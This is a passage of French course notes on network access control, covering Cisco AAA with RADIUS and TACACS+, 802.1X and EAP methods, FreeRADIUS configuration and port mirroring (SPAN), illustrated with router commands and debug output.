*Oct. 29 14:04:44.614: AAA/BIND(2): Bind i/f
*Oct. 29 14:04:44.614: AAA/AUTHEN/LOGIN(2): Pick method list
'default'
*Oct. 29 14:05:17.747: AAA/BIND(3): Bind i/f
*Oct. 29 14:05:17.747: AAA/AUTHEN/LOGIN(3): Pick method list
'default'
```

Authentification réussie

Authentification échouée

- **Protocoles de communication**
 - RADIUS, TACACS+
- **Exemples de serveurs utilisables**
 - Cisco Identity Services Engine (ISE)
 - Supporte RADIUS et TACACS+
 - Peut être intégré à l'AD Microsoft Windows.
 - AD
 - Microsoft Windows Server peut être configuré en tant que serveur AAA.
 - LDAP
 - Lightweight Directory Access Protocol.
 - FreeRADIUS
 - Serveur RADIUS open source
 - Remarque
 - Plusieurs serveurs peuvent être configurés pour offrir de la redondance.

- **Caractéristiques de TACACS+**
 - Processus d'authentification et d'autorisation séparés
 - Cela offre plus de modularité que RADIUS.
 - Par ex. il est possible d'utiliser TACACS+ pour l'autorisation et la comptabilisation et une autre méthode pour l'authentification.
 - Confidentialité
 - L'entièreté de chaque paquet TACACS+ est chiffré.
 - Protocole de couche transport
 - Utilisation de TCP.
 - CHAP
 - Bidirectionnel.
 - Comptabilisation/traçabilité
 - Possibilités sont plus limitées qu'avec RADIUS.
 - Protocole propriétaire Cisco
 - TACACS+ est incompatible avec les anciennes versions TACACS.

• Caractéristiques de RADIUS

- Fonctionnalités
 - Authentification et autorisation RADIUS associées dans un seul processus.
 - Il n'est pas possible de séparer les deux.
- Confidentialité
 - Chiffrement du mot de passe uniquement (même avec PAP).
 - RADIUS ne permet pas de chiffrer les noms d'utilisateur, les informations de comptabilité ou toute autre information transmise dans un message RADIUS.
- Protocole de couche transport
 - Utilisation d'UDP port 1812 et 1813.
- CHAP
 - Unidirectionnel, (Challenge du serveur, réponse du client).
- Comptabilisation/traçabilité
 - Possibilités étendues.
- Standard ouvert

• Configuration pour un serveur RADIUS

- Activer AAA
 - Permet d'avoir accès à toutes les commandes AAA

```
R(config)# aaa new-model
```
- Renseigner le serveur RADIUS


```
R(config)# radius-server host 192.168.0.1 auth-port 1812 acct-  
port 1813
```

 - Si plusieurs serveurs Radius, une commande par serveur.
 - Auth-port : N° du port utilisé pour l'authentification.
 - acct-port : N° du port utilisé pour la comptabilisation.
 - Les ports sont 1645 et 1646 par défaut. L'IANA a réservé les ports 1812 (authentication) et 1813 (accounting).
- Configurer la clé privée pour l'encryption


```
R(config-radius-server)# key r@dius-sh@red-key
```
- Variante


```
R(config)#radius host 192.168.0.230 key r@dius-sh@red-key
```

• Configuration pour un serveur TACACS+

– Activer AAA

```
R(config)#aaa new-model
```

– Renseigner le serveur TACACS

```
Router(config)# tacacs-server host IPorNAME [single-connection] [port integer] [timeout integer] [key string]
```

– Exemple

```
R(config)#tacacs-server host 192.168.0.1 single-connection  
key tacacs-P@ssw0rd
```

Configuration de l'adresse du serveur (le port d'authentification et autorisation utilisé est celui par défaut : 49)

Maintient une seule connexion TCP pour toute la durée de la session.

Configuration du secret partagé

• Configurer la liste des méthodes d'authentification

– Définir les méthodes d'authentification

- Une fois le serveur AAA identifié, il faut l'inclure dans la liste des méthodes d'authentification.

```
R1(config)#aaa authentication login default ?  
enable Use enable password for authentication.  
group Use Server-group.  
local Use local username authentication.  
none NO authentication.
```

– Exemple

```
R(config)# aaa authentication login default group tacacs+  
group radius local-case
```

- Tentative d'authentification avec un serveur TACACS+, ensuite avec un serveur RADIUS, ensuite en utilisant la base de données locale.
- Attention :
 - Tentative avec radius uniquement si le serveur TACACS+ ne répond pas.
 - Tentative avec DB locale uniquement si aucun des serveurs ne répond.

• Méthodes d'authentification

```
R1(config)# aaa authentication login default ?
cache      Use Cached-group
enable      Use enable password for authentication.
group       Use Server-group
krb5        Use Kerberos 5 authentication.
krb5-telnet Allow logins only if already authenticated via Kerberos V
            Telnet.
line        Use line password for authentication.
local       Use local username authentication.
local-case  Use case-sensitive local username authentication.
none        NO authentication.
passwd-expiry enable the login list to provide password aging support

R1(config)# aaa authentication login default group ?
WORD        Server-group name
ldap        Use list of all LDAP hosts.
radius      Use list of all Radius hosts.
tacacs+     Use list of all Tacacs+ hosts.
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.1.4 figure 1

• Commandes Debug

- En cas de problème, il est intéressant d'utiliser les commandes debug pour disposer d'informations concernant la phase d'authentification.

```
R1# debug radius ?
accounting  RADIUS accounting packets only
authentication RADIUS authentication packets only
brief       Only I/O transactions are recorded
elog        RADIUS event logging
failover     Packets sent upon fail-over
local-server Local RADIUS server
retransmit   Retransmission of packets
verbose      Include non essential RADIUS debugs
<cr>
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.2.2 figure 1

```
R1# debug tacacs ?
accounting  TACACS+ protocol accounting
authentication TACACS+ protocol authentication
authorization TACACS+ protocol authorization
events      TACACS+ protocol events
packet      TACACS+ packets
<cr>
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.2.2 figure 2

```
R1# debug aaa authentication
AAA Authentication debugging is on
R1#
14:01:17: AAA/AUTHEN (567936829): Method=TACACS+
14:01:17: TAC+: send AUTHEN/CONT packet
14:01:17: TAC+ (567936829): received authen response status = PASS
14:01:17: AAA/AUTHEN (567936829): status = PASS
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.2.1

- Commandes Debug

```

R1# debug tacacs
TACACS access control debugging is on
R1#

14:00:09: TAC+: Opening TCP/IP connection to 192.168.1.101 using source 10.116.0.79
14:00:09: TAC+: Sending TCP/IP packet number 383258052-1 to 192.168.1.101 (AUTHEN/START)
14:00:09: TAC+: Receiving TCP/IP packet number 383258052-2 from 192.168.60.15
14:00:09: TAC+ (383258052): received authen response status = GETUSER
14:00:10: TAC+: send AUTHEN/CONT packet
14:00:10: TAC+: Sending TCP/IP packet number 383258052-3 to 192.168.1.101 (AUTHEN/CONT)
14:00:10: TAC+: Receiving TCP/IP packet number 383258052-4 from 192.168.60.15
14:00:10: TAC+ (383258052): received authen response status = GETPASS
14:00:14: TAC+: send AUTHEN/CONT packet
14:00:14: TAC+: Sending TCP/IP packet number 383258052-5 to 192.168.1.101 (AUTHEN/CONT)
14:00:14: TAC+: Receiving TCP/IP packet number 383258052-6 from 192.168.60.15
14:00:14: TAC+ (383258052): received authen response status = PASS
14:00:14: TAC+: Closing TCP/IP connection to 192.168.60.15
  
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.2.2 figure 3

- Commandes Debug

```

R1# debug tacacs
TACACS access control debugging is on
R1#

13:53:35: TAC+: Opening TCP/IP connection to 192.168.1.101 using source 192.48.0.79
13:53:35: TAC+: Sending TCP/IP packet number 416942312-1 to 192.168.1.101 (AUTHEN/START)
13:53:35: TAC+: Receiving TCP/IP packet number 416942312-2 from 192.168.60.15
13:53:35: TAC+ (416942312): received authen response status = GETUSER
13:53:37: TAC+: send AUTHEN/CONT packet
13:53:37: TAC+: Sending TCP/IP packet number 416942312-3 to 192.168.1.101 (AUTHEN/CONT)
13:53:37: TAC+: Receiving TCP/IP packet number 416942312-4 from 192.168.60.15
13:53:37: TAC+ (416942312): received authen response status = GETPASS
13:53:38: TAC+: send AUTHEN/CONT packet
13:53:38: TAC+: Sending TCP/IP packet number 416942312-5 to 192.168.1.101 (AUTHEN/CONT)
13:53:38: TAC+: Receiving TCP/IP packet number 416942312-6 from 192.168.60.15
13:53:38: TAC+ (416942312): received authen response status = FAIL
13:53:40: TAC+: Closing TCP/IP connection to 192.168.60.15
  
```

Source : Cisco System Inc., Networking academy, CCNA security, page 3.4.2.2 figure 4

• Les autorisations

– Autorisation

- Une fois authentifié, il faut s'assurer que les utilisateurs ont uniquement accès à certaines fonctions, programmes ou parties du réseau.

– Exemple avec une connexion à un périphérique réseau

- Une fois authentifié, un utilisateur est connecté à un périphérique réseau.
- Cet utilisateur ne doit pas nécessairement pouvoir exécuter toutes les commandes disponibles sur le périphérique .
- Un contrôle des autorisations associées à son compte utilisateur est nécessaire.
- Ainsi, dès qu'une commande est entrée, un appel est fait au serveur AAA pour vérifier que l'utilisateur a bien l'autorisation d'exécuter cette commande.
- Sur un grand parc de machines, ce la peut générer un grand nombre de requêtes.

• Méthodes d'autorisations supportées

– TACACS+

- Échange d'informations avec un serveur TACACS+ pour vérifier les autorisations attribuées à un utilisateur.

– RADIUS

- Échange d'informations avec un serveur TACACS+ pour vérifier les autorisations attribuées à un utilisateur.

– If-Authenticated

- Si l'utilisateur a été authentifié avec succès, il est d'office autorisé à accéder à la fonction demandée.

– None

- L'autorisation n'est pas active sur cette ligne / interface.

– Local

- Vérification de la base de données locale pour autoriser des droits spécifiques aux utilisateurs.
- Seul un nombre limité de fonctions peuvent être contrôlées via la DB locale.

• Configuration des autorisations

```
R(config)# aaa authorization { network | exec | commands  
level } { default | liste-name} method1 ...[ method4]
```

- **network** : permet d'autoriser des services réseau (par exemple PPP).
- **exec** : permet d'autoriser l'exécution d'un shell.
- **command** : permet d'autoriser l'exécution de commandes shell.

– Remarques

- Par défaut, aaa authorization n'est pas activé
→ tous les utilisateurs ont accès à tout.
- Une fois aaa authorization activé, par défaut plus aucun accès n'est autorisé.
 - ATTENTION : il faut donc créer un utilisateur avec tous les droits, sans cela, l'admin sera automatiquement déconnecté.
 - R# username admin algorithm-type scrypt secret P@ssphr@se

• Server-based AAA accounting

– Facturation

- La comptabilisation permet de suivre et donc comptabiliser l'usage des ressources.
- Souvent, la comptabilisation est liée à la gestion financière qui l'utilise pour la facturation.

– Au niveau sécurité, la comptabilisation est intéressante pour

- Créer une liste des personnes qui se connectent et de quand ils se connectent.
 - Cela facilite la détection de connexion "étranges", à des moments inhabituels.
- Créer une liste horodatée des modifications qui sont effectuées par chaque administrateur.
 - Connaître les opérations effectuées facilite le dépannage.
- Ces enregistrements fournissent des renseignements utiles dans le cadre d'audits de sécurité.
- On parle plutôt de traçabilité que de comptabilisation.

• Configuration de la comptabilisation

```
R(config)# aaa accounting { network | exec | command
| connection } { default | liste-name } { start-stop | stop-
only | none } [broadcast] method1 ...[ method4]
```

– Types de comptabilisation

- **network** : active la comptabilisation sur les services réseau.
 - Par exemple comptabilise le nombre de paquets transmis lors d'une session PPP.
- **exec** : active la comptabilisation sur les sessions shell.
 - Comptabilise "le nom d'utilisateur, la date, les dates (start et stop), et l'adresse IP d'une session shell.
- **command** : active la comptabilisation sur les commandes du mode EXEC.
 - Enregistre la liste des commandes exécutées pour un niveau de privilège déterminé, la date d'exécution et l'utilisateur qui a exécuté la commande.
- **connection** : active la comptabilisation sur les connexions sortantes (ssh).

• Configuration de la comptabilisation

- **Méthode : default | list-name** :
 - Comptabilisation par défaut ou utilisation d'une liste de méthodes de comptabilisation.
 - Une fois la comptabilisation activée, la méthode de comptabilisation par défaut s'applique à toutes les interfaces (sauf celle où une list-name est déjà appliquée).
- **Déclenchement de la comptabilisation** (= record types or trigger)
 - Indique quand la comptabilisation doit commencer/arrêter les enregistrements.
 - Start-stop :
 - » Fourni des enregistrement "start" une fois la phase d'authentification réussie et "stop" à la fin du processus.
 - Stop-only :
 - » Envoie une notification "stop" à la fin du processus utilisateur.
 - None :
 - » désactive la comptabilisation sur une ligne ou une interface.
- **Broadcast** :
 - Permet d'envoyer les informations de comptabilisation vers plusieurs serveurs AAA.

Server-based AAA example

• Exemple de configuration AAA

```

R(config)# aaa new-model
R(config)# aaa authentication login default group radius local
R(config)# aaa authentication enable default group radius enable
R(config)# aaa authorization config-commands
R(config)# aaa authorization exec default group radius local if-
authenticated
R(config)# aaa authorization commands 1 default group radius if-
authenticated
R(config)# aaa authorization commands 15 default group radius
local if-authenticated
R(config)# aaa accounting exec default start-stop group radius
R(config)# aaa accounting commands 0 default start-stop group
radius
R(config)# aaa accounting commands 1 default start-stop group
radius
R(config)# aaa accounting commands 15 default start-stop group
radius
  
```

802.1X


• Norme IEEE 802.1X

– Port-based Network Access Control

- Protocole de contrôle d'accès basé sur les ports.
- L'accès au réseau est refusé tant que l'utilisateur ne s'est pas authentifié.


– Supplicant

- Le poste de travail doit exécuter un logiciel client compatible 802.1X (supplicant).
- L'authentification est réalisée sans communication directe entre le poste de travail et le serveur. Le client ne connaît ni le nom ni l'IP du serveur.



– Authenticator

- **Il contrôle l'accès physique au réseau, sur base du résultat de l'authentification**
 - Il demande des informations d'identification au client et les transfère au serveur pour vérification.
 - Il relaie les réponses du serveur vers le client.
- **Un agent RADIUS est présent sur l'authentificateur**
 - Il communique avec le serveur RADIUS via des trames EAP (encapsulation EAP Over RADIUS).
- **NAS : Network Access Server**
 - Dans la terminologie RADIUS, le commutateur ou le point d'accès client du serveur RADIUS est appelé NAS.






– Authentication Server

- Equipement qui réalise l'authentification et informe l'authentificateur.

– EAP : Extensible Authentication Protocol

- « Protocole de transport » de protocoles d'authentification.
 - Il définit des mécanismes d'échanges de données d'authentification entre équipements.
- Permet l'indépendance entre le transport et la méthode d'authentification.
- Seuls le supplicant et le serveur doivent connaître le protocole d'authentification






Les protocoles d'authentification

• Authentification avec CHAP


- Authentification en trois étapes



- Le mot de passe n'est pas transmis.
- Des challenges sont transmis régulièrement afin d'authentifier régulièrement connexion.

Les protocoles d'authentification

• Authentification avec CHAP (suite)



- Authentification avec MS-CHAPv2

- Microsoft a développé une variante qui ajoute une authentification mutuelle
 - Il y a authentification du serveur et authentification du client.
 - MS-CHAPversion1, puis MS-CHAPv2.

- Authentification avec EAP/TLS

- Session TLS
 - En premier lieu, une session TLS est établie entre le client et le serveur d'authentification pour protéger les informations échangées.
- Authentification via des certificats
 - Client **et** serveur doivent posséder un certificat.
 - Ces certificats sont échangés et vérifiés
- Nécessite de distribuer des certificats à tous les utilisateurs

- Authentification EAP/PEAP

- Protected EAP
 - Comme EAP/TLS, création d'un tunnel chiffré, mais permet de pallier la nécessité de distribuer des certificats à tous les utilisateurs.
- Authentification mutuelle asymétrique
 - **Le serveur est authentifié par son certificat auprès du client**
 - Le client doit uniquement posséder le certificat de l'autorité qui a émis le certificat du serveur.
 - **Le client est authentifié via un mot de passe (MS-CHAPv2)**
 - Le serveur d'authentification devra avoir une base de données des mots de passe (AD, LDAP, ...).
 - Le mot de passe est généralement vérifié via MS-CHAPv2 au travers du tunnel chiffré.

- Authentification avec EAP/TTLS

- Tunneled Transport Layer Security
 - Similaire à PEAP, le serveur est authentifié via son certificat mais le client peut être authentifié par une autre méthode d'authentification (pas nécessairement MS-CHAPv2).

• États d'un port 802.1X

- L'état d'un port 802.1X détermine si le client est autorisé à accéder au réseau

```
Sw(config)# authentication port-control { auto |  
forced-authorized | forced-unauthorized }
```

• Auto

- Active l'authentification 802.1X.
- Le port est placé dans un état "unauthorized" : seules les trames EAP sont autorisées.
- Si l'authentification réussit, le port passe en état "authorized".
 - » Le serveur envoie l'ordre d'ouvrir le port et sur un VLAN donné.
- Si un port 802.1X change d'état (up --> down) ou s'il reçoit un message de déconnexion (logoff), il repasse dans l'état unauthorized.

• Force-authorized

- Tout trafic est autorisé, aucune authentification 802.1X n'est requise. C'est l'état par défaut.


• Force-unauthorized

- Tout trafic est refusé. Aucune authentification n'est possible pour autoriser le trafic..

• PAE : Port Access Entity

- 802.1X définit deux entités de port logique (PAE) pour un port authentifié :

- Tout se passe comme si chaque port était divisé en deux ports :
 1. Un port contrôlé dont l'état dépend du résultat de l'authentification.
 2. Un port non contrôlé qui laisse passer uniquement des trames EAP.



Source : http://www.h3c.com/h3c/res/201211/14/20121114_1453982_image002_761930_1285_0.png

• Exemple de configuration 802.1X

- Activer globalement l'authentification 802.1X

```
S(config)# dot1x system-auth-control
```
- Activer AAA

```
S(config)# aaa new-model
```
- Spécifier l'utilisation de la méthode d'authentification 802.1X

```
S(config)# aaa authentication dot1x {default} method1 ...
```

```
S(config)# aaa authentication dot1x default group radius
```
- Activer l'authentification au niveau de l'interface

```
S(config)# interface fa 0/1
```

```
S(config-if)# dot1x port-control auto
```
- Activer l'authentification 802.1X avec les paramètres par défaut

```
S(config-if)# dot1x pae authenticator
```

 - **Port Access Entity Authenticator** : indique que l'interface du commutateur doit jouer le rôle de l'authentificateur.

• Serveur d'authentification RADIUS

- **Serveur RADIUS open source**
 - Peut être utilisé avec plusieurs sources d'identités (LDAP, AD, SQL, ...).
 - Supporte plusieurs méthodes d'authentification (EAP/TLS, PEAP, ...).
 - Multi-plateforme (Linux, FreeBSD, macOS, ...)
- **Exemples d'utilisation de FreeRADIUS**
 - Par les FAI pour authentifier des utilisateurs lors de connexions DSL.
 - Par les entreprises pour l'authentification d'utilisateurs réseau filaire ou sans fil.
 - Par Eduroam.

• Installation de FreeRADIUS

– Installer, vérifier et démarrer FreeRADIUS sur Ubuntu

```
$ sudo apt-get install freeradius
$ freeradius -v
$ sudo /etc/init.d/freeradius start
$ sudo ls /etc/freeradius/3.0
```

```
denis@vmubuntusrv:~$ freeradius -v
radiusd: FreeRADIUS Version 3.0.20, for host x86_64-pc-linux-gnu, built on Jan 25 2020 at 06:11:13
FreeRADIUS Version 3.0.20
```

```
denis@vmubuntusrv:~$ sudo ls /etc/freeradius/
[sudo] password for denis:
3.0 clients.conf
denis@vmubuntusrv:~$ sudo rm /etc/freeradius/clients.conf
denis@vmubuntusrv:~$ sudo ls /etc/freeradius/
3.0
denis@vmubuntusrv:~$ sudo ls /etc/freeradius/3.0
certs      experimental.conf  mods-available  panic.gdb  radiusd.conf  sites-enabled  users
clients.conf  hints             mods-config    policy.d   README.rst    templates.conf
dictionary  huntgroups        mods-enabled   proxy.conf sites-available trigger.conf
```

• Le fichier radius.conf

– Contient les paramètres de bases et la définition des fonctions souhaitées

- **Contient les paramètres de base**
 - Chemins d'accès, port d'écoute, ...
- **Contient la déclaration des modules utilisés**
 - Par exemple les modules correspondant aux méthodes d'authentification.
- **Configuration par défaut**
 - Est déjà opérationnelle pour un fonctionnement avec « authentification système » (Auth-Type = System). Le serveur cherchera les utilisateurs dans le fichier /etc/passwd.

• Le fichier clients.conf

- Contient la description des équipements autorisés à interroger le serveur RADIUS
 - Seuls les périphériques définis dans ce fichier pourront demander au serveur des authentications.

```
$ sudo nano clients.conf

client router.exemple {
    ipaddr = 192.168.0.1
    secret = r@dius-sh@red-key
    nastype = cisco
}
```

```
R(config)#radius host 192.168.0.230 key r@dius-sh@red-key
```

• Le fichier clients.conf (suite)

- Possibilité de spécifier un seul secret partagé pour un ensemble de clients
 - Lorsqu'une demande d'un client arrive, la meilleure correspondance est choisie.

```
$ sudo nano clients.conf

client 192.168.0.0/24 {
    secret = r@dius-sh@red-key
}
```

```
R1(config)#radius host 192.168.0.230 key r@dius-sh@red-key
```

```
R2(config)#radius host 192.168.0.231 key r@dius-sh@red-key
```

```
Sw(config)#radius host 192.168.0.232 key r@dius-sh@red-key
```

• Le fichier eap.conf

- Permet de définir les méthodes d'authentification supportées

```
$ sudo nano eap.conf
eap {
    default_eap_type = tls
    timer_expire      = 60
    max_sessions      = 4096
    ... < lignes omises>
    tls {
        certdir = ${confdir}/ssl
        cadir = ${confdir}/ssl
        private_key_password = RadiusKey2013
        private_key_file = ${certdir}/private/radiuskey.pem
        certificate_file = ${certdir}/certs/radiuscert.pem
        ... < lignes omises>
    }
}
```

• Le fichier users

- Ce fichier est la base de données locale
 - Simple fichier texte qui peut être utilisé soit comme base d'autorisations, soit comme base d'authentification ou les deux à la fois.

```
$ sudo nano users

adminrad      Cleartext-Password := "motDePass"
              Service-Type = NAS-Prompt-User,
              Cisco-AVPair = "shell:priv-lvl=15"
```

Identifiant de
l'utilisateur

Les reply-items, écrits un par ligne.
Chaque ligne se termine par une virgule sauf la dernière.

Contient les config-items puis check-items, écrits sur
Une seule ligne, séparés par des virgules.
Pas de point ni virgule à la fin

- Finaliser la configuration

- Redémarrer le service afin que les modifications soient prises en compte.

```
# sudo /etc/init.d/freeradius restart
```

- Démarrer FreRadius en mode debug

```
$ sudo /etc/init.d/freeradius stop
$ sudo freeradius -X
```

- Test de connexion

```
$ radtest {username} {password} {hostname} 10
{radius_secret}
```

Chapitre 3

Port Mirroring

• Mise en miroir de ports


– Principe

• Fonction de surveillance

- Permet à un commutateur de copier le trafic Ethernet entrant par un ou plusieurs ports et l'envoyer vers un autre port.
- Le port de sortie est généralement connecté à un dispositif d'analyse (analyseur de paquets, IDS, ...).

• La trame d'origine est transmise normalement

- Le SPAN permet ainsi d'analyser le trafic sans perturber le fonctionnement du réseau.



137

• Mise en miroir de ports

– Terminologie

- SPAN, miroir de port, port d'écoute, *port mirroring* ou encore *port monitoring*.

• SPAN (Switched Port ANalyzer)

- Terminologie Cisco.

• VSPAN

- VLAN-based SPAN : Permet de surveiller tous les ports qui appartiennent à un VLAN particulier en une seule commande.


• RSPAN (Remote SPAN)

- On parle de SPAN distant lorsque les ports sources ne sont pas sur le même commutateur que le port destination.

138

Port mirroring

– Terminologie (suite)



Port mirroring

• SPAN Session

– Session SPAN

- Une session SPAN est l'association entre un ou des ports source (ou VLAN source) et un ou des ports de destination.
- Le commutateur reproduit le trafic entrant ou sortant du port source (ou des ports associés à un VLAN) sur le port de destination.
 - Sur certains modèles de commutateur, il est possible de copier le trafic d'une session SPAN vers plusieurs ports de destination.

– Identification d'une session SPAN

- Un numéro de session permet d'identifier une session SPAN locale.

– Surveillance du trafic

- Dans une session SPAN ou RSPAN, vous pouvez surveiller tout le trafic d'un port source : le trafic reçu (Rx), transmis (Tx) ou les deux (bidirectionnel).

• Caractéristiques d'un port source SPAN

- Un port source est un port qui est surveillé avec la fonction SPAN
 - N'importe quel type de port (EtherChannel, Fast Ethernet, Gigabit Ethernet, ...)
 - Il peut être surveillé dans plusieurs sessions SPAN.
